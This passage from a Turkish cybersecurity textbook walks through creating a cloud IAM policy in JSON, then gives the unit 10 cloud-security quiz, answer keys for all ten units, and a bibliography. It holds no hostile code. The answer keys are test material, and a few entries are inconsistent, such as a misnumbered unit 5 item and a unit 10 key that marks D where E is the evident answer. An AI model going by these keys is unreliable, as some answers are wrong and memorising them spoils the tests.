Açılan ekranda Visual kullanılarak politika oluşturulabildiği gibi JSON olarak da politika oluşturulabilir (Görsel 10.17). Aralarındaki fark, Visual'de menüler seçilerek ilerlenir. JSON'da ise kodların anahtar, değer (key ve value) şeklinde el ile yazılması istenir. Bazı bulut servis sağlayıcıları JSON yazımında da kolaylık sağlar.



Görsel 10.17: Politika oluşturma ekranı

JSON seçilip Görsel 10.17'deki Sonraki butonuna basıldığında Görsel 10.18'deki ekran görüntülenir.



Görsel 10.18: JSON formatında politika

Policy Editor altında yazılan kodların açıklaması şu şekildedir:

2 No.lu Satır: Versiyon bilgisini ifade eder.

3 No.lu Satır: Statement (ifade), IAM politikalarının temel yapı taşıdır ve kaynakların üzerinde kimin erişim izni ve kısıtlamaları olduğunu tanımlar.

5 No.lu Satır: Sid, ifadeleri birbirinden ayırmak için verilen benzersiz bir tanımlayıcıdır.


6 No.lu Satır: Effect, ifadelerin çalışırken kurala izin verileceğinin (allow) veya reddedileceğinin (deny) belirlendiği satırdır.

7 No.lu Satır: Action, politikanın izin verdiği veya reddettiği bulut hizmeti servisini ifade eder.

10 No.lu Satır: Resource, politikanın nereye uygulanacağının belirlendiği satırdır. Kaynak bazlı bir politika yazılırsa herhangi bir servis ismi yazılabilir (S3, RDS vb.), kullanıcı bazlı bir politika yazılırsa kullanıcı numarası (ARN vb.) ile kaynak belirtilmelidir. **["*"]** ifadesi tüm kaynak ve kullanıcıları belirtir.


Add New Statement butonu ile birden fazla ifade eklenebilir. Görsel 10.18'de soldaki **Add Action**, **Add a resource** veya **Add a condition** panelinden de eklenmek istenen kural seçilerek doğru bir JSON yazımı sağlanır.

JSON yazımı bittikten sonra **Sonraki** butonuna tıklanarak ilerlendiğinde Görsel 10.19'daki ekranla karşılaşılır.




Görsel 10.19: Politika adı ve açıklama ekranı

Policy name kısmına politikayı anlatan kısa kelimelerden oluşan bir isim verilir. **Description** kısmında ise politikayı anlatan bir açıklama yazılır. **Permission** kısmında verilen yetkiler görülür. **Edit** butonuna basılarak bu yetkiler (Read, Write, Limited vb.) düzenlenebilir. İlgili girişler yapıldıktan sonra **Create Policy** butonuna tıklanır. Yazılan kodlar ve girilen değerler doğruysa Görsel 10.20'deki ekran görüntüsüyle karşılaşılır.



Görsel 10.20: Politikanın başarıyla oluşturulması

Oluşturulan politika Görsel 10.21'deki gibi **Policies** listesinde görülür.



Görsel 10.21: Politika listesi

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki parantezlerin içine cümlelerde verilen bilgiler doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Kimlik politikaları, donanım hizmetleri ve kaynakları kullanma izni vermek için kullanılır ve donanım baz alınarak politika yazılır.

2. ( ) Bulutta en yetkili kullanıcı olan **root** hesabıyla işlem yapılmaması gerekir.

3. ( ) Sistemdeki tüm giriş ve çıkışların kaydıyla ilgili bir yasa yoktur ve kayıt tutulması zorunlu değildir.

4. ( ) Şifreleme anahtarlarının güvenliği, verilerin uçtan uca şifrelenmesiyle sağlanır.

5. ( ) Kaynak politikaları, kullanıcıların veya uygulamanın hangi kaynağa erişebileceğini daha da kısıtlamak için kullanılır.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru kelimeleri yazınız.

1. Şirket çalışanlarının, şirketin izni olmadan bulut hizmetlerini kullanmasından kaynaklı oluşan güvenlik riskleri ..... olarak isimlendirilir.

2. Bulut kaynaklarının üzerinde kimin hangi işlemi yapabileceğinin yetkilendirilmesine kimlik erişim yönetimi .....denir.

3. Bilgisayar kaynaklarının, teknoloji bileşenlerinin sanallaştırma teknolojisi kullanılarak bir araya getirilmesine ve bir ağ üzerinden hizmet verilmesine ..... denir.

4. Bulut servisi sağlayıcıları ..... veya YAML dosyalarında politika dökümlerini verebildiği gibi kurum da kendi politika dokümanlarını oluşturabilir.

5. Bulut ortamında yönetilen hizmetlerde ..... ilk düşünülmesi gereken kısım olmalıdır.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. Aşağıdakilerden hangisi bulut hizmet sağlayıcılarının kullandığı güvenlik modellerinden biridir?

A) Paylaşılan sorumluluk modeli
B) Tamamen müşteri sorumluluğu modeli
C) Tamamen sağlayıcı sorumluluğu modeli
D) Hibrit sorumluluk modeli
E) Rastgele sorumluluk modeli

2. Aşağıdakilerden hangisi bulut ortamında verileri şifrelemenin önemli olduğunu açıklar?

A) Erişim hızını artırmak.
B) Maliyeti düşürmek.
C) Yetkisiz erişimi önlemek.
D) Yedekleme süreçlerini hızlandırmak.
E) Performansı artırmak.

3. Aşağıdakilerden hangisi bulut bilişimde kimlik ve erişim yönetiminin sağladığı işlevdir?

A) Veri depolama kapasitesini artırmak.
B) Kullanıcıların yetkilerini ve erişimlerini kontrol etmek.
C) Ağ hızını optimize etmek.
D) Enerji tüketimini azaltmak.
E) Yazılım güncellemelerini otomatikleştirmek.

4. Aşağıdakilerden hangisi bulut ortamında güvenlik olaylarına müdahale planının önemini açıklar?

A) Müşteri memnuniyetini artırmak.
B) Sistem performansını optimize etmek.
C) Maliyeti düşürmek.
D) Çalışan eğitimlerini planlamak.
E) Güvenlik ihlallerinin etkisini en aza indirmek.

5. Aşağıdakilerden hangisi bulut güvenliği sertifikasyonlarının işlevini açıklar?

A) Çalışanların teknik becerileri
B) Şirketin finansal durumu
C) Pazar payı
D) Müşteri memnuniyeti
E) Kuruluşun güvenlik standartlarına uygunluğu

6. Aşağıdakilerden hangisi bulut güvenliği için bir uyumluluk standardıdır?

A) ISO 9001 B) ISO 14001 C) ISO 22000

D) ISO 27001 E) ISO 50001

7. Aşağıdakilerden hangisi bir bulut mimarisi değildir?

A) CaaS B) IaaS C) On-prem

D) PaaS E) SaaS

8. Aşağıdakilerden hangisi MFA yöntemlerinden biri değildir?

A) SMS ile doğrulama kodu göndermek.

B) E-posta ile doğrulama kodu göndermek.

C) Biyometrik kimlik doğrulamak (parmak izi, yüz tanıma vb.).

D) Donanım belirteci (token) kullanmak.

E) Güçlü ve karmaşık bir parola kullanmak.

9. Aşağıdakilerden hangisi bulut güvenliği politikalarının etkinliğini sağlamak için yapılması gerekenlerden biridir?

A) Politikaları düzenli olarak gözden geçirmek ve güncellemek.

B) Politikaları sadece yöneticilere yönelik yazmak.

C) Çalışanlara güvenlik farkındalığı eğitimleri vermemek.

D) Politikaları sadece BT departmanının bilmesini sağlamak.

E) Güvenlik denetimlerini yapmamak.

10. Aşağıdakilerden hangisi OWASP Top 10 Bulut Güvenliği Riskleri içinde yer almaz?

A) Hassas veri sızıntısı

B) Yanlış güvenlik varsayımlarının olmaması

C) Bilinen güvenlik açıklarına sahip bileşenlerin kullanılması

D) Yetersiz loglama ve izleme

E) Kimlik doğrulama ve oturum yönetimiyle ilgili zayıflıklar

CEVAP ANAHTARLARI

1. ÖĞRENME BİRİMİ

A	**1.** Y	**2.** D	**3.** D	**4.** Y	**5.** D
B	**1.** beyaz şapkalı	**2.** 6698	**3.** delil	**4.** fiziksel	**5.** risk yönetimi
C	**1.** C	**2.** A	**3.** B	**4.** C	**5.** C

2. ÖĞRENME BİRİMİ

A	**1.** Y	**2.** D	**3.** D	**4.** Y	**5.** D
B	**1.** salting	**2.** steganografi	**3.** dijital imza	**4.** TLS	**5.** private
C	**1.** C	**2.** A	**3.** A	**4.** B	**5.** B

3. ÖĞRENME BİRİMİ

A	**1.** D	**2.** Y	**3.** D	**4.** Y	**5.** Y
B	**1.** Port Security	**2.** /etc/shadow	**3.** RADIUS	**4.** Active Directory	**5.** Doğal Afetler
C	**1.** C	**2.** A	**3.** A	**4.** B	**5.** D
	6. B	**7.** A	**8.** D	**9.** E	**10.** E

4. ÖĞRENME BİRİMİ

A	**1.** Y	**2.** D	**3.** Y	**4.** D	**5.** D
B	**1.** Monitor	**2.** WEP	**3.** SSID	**4.** MAC	**5.** Pasif
C	**1.** B	**2.** C	**3.** E	**4.** C	**5.** A
	6. C	**7.** B	**8.** D	**9.** A	**10.** C

5. ÖĞRENME BİRİMİ

A	**1.** Y	**2.** Y	**3.** D	**4.** D	**1.** Y

B	**1.** Bilgi	**2.** Yapılandırılmış	**3.** Veri Tabanı Yönetim Sistemleri (VTYS-DBMS)	**4.** SQL	**5.** Insert

C	**1.** E	**2.** A	**3.** A	**4.** E	**5.** D
	6. C	**7.** B	**8.** C	**9.** D	**10.** B

6. ÖĞRENME BİRİMİ

A	**1.** D	**2.** Y	**3.** D	**4.** D	**5.** Y

B	**1.** DevSecOps	**2.** SCA (Software Composition Analysis)	**3.** Docker	**4.** CVE (Common Vulnerabilities and Exposures)	**5.** <link rel=”canonical” href=”https://meb.gov.tr”>

C	**1.** B	**2.** E	**3.** B	**4.** E	**5.** C
	6. A	**7.** D	**8.** C	**9.** A	**10.** D

7. ÖĞRENME BİRİMİ

A	**1.** Y	**2.** D	**3.** D	**4.** Y	**5.** Y

B	**1.** web uygulama güvenliği	**2.** En Az Ayrıcalık İlkesi	**3.** web API’ler	**4.** Content-Security-Policy (CSP)	**5.** Cross-Site Request Forgery (CSRF)

C	**1.** C	**2.** E	**3.** B	**4.** C	**5.** E
	6. B	**7.** A	**8.** D	**9.** D	**10.** A

8. ÖĞRENME BİRİMİ

A	**1.** D	**2.** Y	**3.** D	**4.** Y	**5.** D
B	**1.** Linux çekirdeği	**2.** .apk	**3.** statik	**4.** rootAVD.bat	**5.** dışa açık
C	**1.** B	**2.** D	**3.** B	**4.** B	**5.** C
	6. C	**7.** D	**8.** A	**9.** E	**10.** E

9. ÖĞRENME BİRİMİ

A	**1.** D	**2.** Y	**3.** D	**4.** Y	**5.** D
B	**1.** IoT güvenlik testleri	**2.** Shodan	**3.** kimlik doğrulama	**4.** MQTT	**5.** OWASP Ürün Yazılımı Güvenlik Test Metodolojisi
C	**1.** E	**2.** C	**3.** D	**4.** A	**5.** B
	6. C	**7.** E	**8.** A	**9.** D	**10.** B

10. ÖĞRENME BİRİMİ

A	**1.** Y	**2.** D	**3.** Y	**4.** D	**5.** D
B	**1.** Gölge IT	**2.** IAM	**3.** Bulut Mimarisi	**4.** JSON/YAML	**5.** Güvenlik
C	**1.** A	**2.** C	**3.** B	**4.** D	**5.** E
	6. D	**7.** C	**8.** E	**9.** A	**10.** B

KAYNAKÇA

- MEB (2022). **Siber Güvenlik Alanı Çerçeve Öğretim Programı.** Ankara: T.C. MEB.
- TDK (2012). **Türk Dil Kurumu Yazım Kılavuzu.** Ankara: Türk Dil Kurumu Yayınları
- Adam, M., Hammoudeh, M., Alrawashdeh, R., & Alsulaimy, B. (2024). A survey on security, privacy, trust, and architectural challenges in IoT systems. IEEE Access.
- Agham, V. (2016, Nisan). Unified Threat Management. International Research Journal of Engineering and Technology (IRJET).
- Ağ Mimarisi Güvenliği Kılavuzu. (2015). Tübitak Bilgem Bilişim ve Bilgi Güvenliği İleri Teknolojiler Araştırma Merkezi.
- Aliero, M. S., Shamaki, B. I., abubakar, I., kalgo, B. s., & Bello, A.-a. M. (2020, Eylül). Web Applıcatıon Fırewall: Revıew. IJCIRAS.
- Altunay, H. C. (2024, Eylül). Analysıs Of Cyber Attacks Usıng Honeypot. Black Sea Journal of Engineering and Science.
- Arslan, Y. (2021). Deploying Data Loss Prevention (Dlp) Systems In Big Environments. Yönetim Bilişim Sistemleri Dergisi.
- Arvind, S., & Narayanan, V. A. (2019, March). An overview of security in CoAP: attack and analysis. In 2019 5th international conference on advanced computing & communication systems (ICACCS) (pp. 655-660). IEEE.
- Bray, S.W. Implementing Cryptography Using Python, Wiley Publishing, 2020.
- Bruce Schneier and Phil Sutherland. Applied Cryptography: Protocols, Algorithms, and Source Code in C (2nd. ed.). John Wiley & Sons, Inc., USA. 1995.
- Bulut, A. (2023). Sıfır Güven Ağ Erişim Mimarisinde Anomali Tespiti. T.C. İstanbul Ticaret Üniversitesi Fen Bilimleri Enstitüsü.
- Christof Paar and Jan Pelzl. Understanding Cryptography: A Textbook for Students and Practitioners (1st. ed.). Springer Publishing Company, Incorporated. 2009.
- Cprime. (2024). Security by design: 7 principles you need to know., https://www.cprime.com/resources/blog/security-by-design-7-principles-you-need-to-know/ (Erişim tarihi ve saati: 25.01.2025-11.00)
- Çavdar, T., & Öztürk, E. (2018). Nesnelerin İnterneti için yeni bir mimari tasarımı. Sakarya Üniversitesi Fen Bilimleri Enstitüsü Dergisi, 22(1), 39-48. https://doi.org/10.16984/saufenbilder.285444.
- Daldoul, Y., & Berrima, M. (2024). A robust certificate management system to prevent evil twin attacks in IEEE 802.11 networks. International Journal of Information Technology, 1-11.
- Dlodlo, N., & Gatsheni, B. (2015). A brief history of IoT. In T. Karim (Ed.), Internet of Things and Wireless Sensor Networks (pp. 1-16). Springer. https://doi.org/10.1007/978-3-031-39650-2_1.
- Gupta, A., Ninawe, S., Bariyekar, V., & Asati, R. (2019, Şubat). Network Intrusion Prevention System. International Journal of Advanced Research in Computer and Communication Engineering.

- Gündüz, M. Z., & Daş, R. (2014). Kablosuz Yerel Alan Ağlarına Sızma Uygulaması ve Temel Güvenlik Önerileri. Uluslararası Bilgi Güvenliği ve Kriptoloji Konferansı, 295-300.
- Güzel, M. (2022). Nesnelerin İnternetinde Servis Kalitesinin İyileştirilmesi (Doktora tezi, [Gazi Üniversitesi]). Erişim adresi: https://tez.yok.gov.tr/UlusalTezMerkezi/tezSorguSonucYeni.jsp.
- ISO/IEC. (2024). Internet of Things (IoT) – Reference architecture (2nd ed.). International Organization for Standardization. https://www.iso.org.
- JSONPlaceholder. (2024). JSONPlaceholder - Free Fake REST API., https://jsonplaceholder.typicode.com/ (Erişim tarihi ve saati: 24.03.2025-16.00)
- Karahan, O., & Kaya, B. (2020). Raspberry Pi Firewall and Intrusion Detection System. Journal of Intelligent Systems: Theory and Applications, s. 21-24.
- Lakshminarayana, S., Praseed, A., & Thilagam, P. S. (2024). Securing the IoT application layer from an MQTT protocol perspective: Challenges and research prospects. IEEE Communications Surveys & Tutorials.
- Michal´ak, J., & Hudec, L. (2010, Mart). Transparent Proxy For Secure E–Maıl. Journal of ELECTRICAL ENGINEERING, s. 183-188.
- National Institute of Standards and Technology. (t.y.). Separation of duty., https://csrc.nist.gov/glossary/term/Separation_of_Duty (Erişim tarihi ve saati: 04.01.2025-15.30)
- Nigel P. Smart. Cryptography Made Simple (1st. ed.). Springer Publishing Company, Incorporated. 2015.
- OWASP Foundation. (n.d.). OWASP Mobile Security Testing Guide – Crackmes for Android. OWASP MAS Project. https://mas.owasp.org/crackmes/Android/ (Erişim Tarihi ve Saati: 23.04.2025-18.00)
- OWASP Foundation. (n.d.). OWASP Mobile Top 10. OWASP. https://owasp.org/www-project-mobile-top-10/ (Erişim Tarihi ve Saati: 25.04.2025-11.00)
- OWASP Foundation. (t.y.). Fail securely., https://owasp.org/www-community/Fail_securely (Erişim tarihi ve saati: 26.02.2025-13.30)
- Paspuel, M. (2018). Hack de Redes Wireless con Aircrack-ng. NEXOS CIENTÍFICOS-ISSN 2773-7489, 2(2), 16-20.
- PortSwigger. (t.y.). PortSwigger Web Security., https://portswigger.net/ (Erişim tarihi ve saati: 17.03.2025-17.30)
- Rahati, S., Chee, T., Tay, S., Innocent U., O., & Wei, Y. Z. (2009, Mayıs 11). Network Design & Network Hardening Policies.
- Red Hat. (2023). Security by design: Security principles and threat modeling., https://www.redhat.com/en/blog/security-design-security-principles-and-threat-modeling#security-by-design-5 (Erişim tarihi ve saati: 13.02.2025-12.30)
- Richard E. Klima, Neil P. Sigmon, Cryptology: Classical and Modern. 2nd ed. CRC Press, Taylor & Francis Group, ISBN:1138047627, 9781138047624. 2019.
- Sağıroğlu, Ş. (2019). Siber Güvenlik ve Savunma Standartlar ve Uygulamalar. Ankara.

- Sağıroğlu, Ş., & Akleylek, S. (2020). Siber Güvenlik ve Savunma Biyometrik ve Kriptografik Uygulamalar. Aralık.
- Sağıroğlu, Ş., & Akleylek, S. (2021). Siber Güvenlik ve Savunma Blok Zincir ve Kriptoloji. Ankara.
- Sağıroğlu, Ş., & Akleylek, S. (2022). Siber Güvenlik ve Savunma Siber Güvenlik Ontolojisi, Tehditler ve Çözümler. Ankara.
- Sağıroğlu, Ş., & Alkan, M. (2018). Siber Güvenlik ve Savunma Farkındalık ve Caydırıcılık. Ankara.
- Sağıroğlu, Ş., & Şenol, M. (2019). Siber Güvenlik ve Savunma Problemler ve Çözümler. Ankara.
- Serengil, Sefik. (2011). Attacking Turkish Texts Encrypted by Homophonic Cipher. DOI: 10.13140/RG.2.1.3706.7608.
- Shinde, O., Kulkarni, V., Patani, H., Rajput, A., & Jaiswal, R. C. (2024, January). A Survey: Network Attack Detection and Mitigation Techniques. In International Conference on Smart Computing and Communication (pp. 263-275). Singapore: Springer Nature Singapore.
- Shiu, Hung-Jr, Chao-Tung Yang, Yun-Ru Tsai, Wei-Chung Lin, and Chun-Ming Lai. 2023. "Maintaining Secure Level on Symmetric Encryption under Quantum Attack" Applied Sciences 13, no. 11: 6734. https://doi.org/10.3390/app13116734.
- Singh, G. D. (2022). The Ultimate Kali Linux Book: Perform Advanced Penetration Testing Using Nmap, Metasploit, Aircrack-ng, and Empire. Packt Publishing Ltd.
- Stallings W. Cryptography and Network Security: Principles and Practices. 4th ed. Upper Saddle River N.J: Pearson/Prentice Hall; 2006.
- Stallings W., Cryptography and Network Security: Principles and Practice, 7th Edition, ISBN 78-0-13-444428-4, Published by Pearson Education. 2017.
- Stinson, D.R. Cryptography - theory and practice. Discrete mathematics and its applications series. CRC Press. 1995.
- Sun, P., Shen, S., Wan, Y., Wu, Z., Fang, Z., & Gao, X. Z. (2024). A survey of iot privacy security: Architecture, technology, challenges, and trends. IEEE Internet of Things Journal.
- Wenbo Mao (Hewlett Packard Company.), Modern Cryptography: Theory and Practice. Publisher: Prentice Hall PTR. Pub Date: July 25, 2003. ISBN: 0-13-066943-1.
- Wobst R Shafir A. Cryptology Unlocked. Chichester: John Wiley & Sons; 2007.
- Yılmaz, H. (2014). TS ISO/IEC 27001 Bilgi Güvenliği Yönetimi Standardı Kapsamında Bilgi Güvenliğinin Yönetim Sisteminin Kurulması ve Bilgi Güvenliği Risk Analizi. DENETİŞİM, 45-59.

Kaynakça, APA 6 referanslama sistemi kullanılarak oluşturulmuştur.

GENEL AĞ KAYNAKÇASI VE GÖRSEL KAYNAKÇASI

Bu materyalde bulunan genel ağ kaynakçası ve görsel kaynakçasına, verilen karekodu okutarak veya bağlantı adresini kullanarak ulaşabilirsiniz.

http://kitap.eba.gov.tr/karekod/Kaynak.php?KOD=4227